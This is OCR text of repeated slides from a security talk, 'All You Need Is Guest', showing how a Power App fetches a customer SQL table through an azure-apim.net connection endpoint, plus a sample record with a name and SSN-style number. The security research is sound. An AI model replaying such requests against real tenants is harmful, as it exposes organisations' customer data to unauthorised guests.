
FirstName
Aiden

LastName
Brown

SocialSecurityNumber
209-97-8888


All You Need Is Guest

@mbrg0
mbgsec.com
t2'24




All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items'

@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET **https://europe-002.azure-apim.net/apim**
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items

@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items

@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6**/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers**/tables/%255Bdbo%255D.%255BCustomers%255D/items

@mbrg0
mbgsec.com
t2’24

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/**/tables/%255Bdbo%255D.%255BCustomers%255D/items**

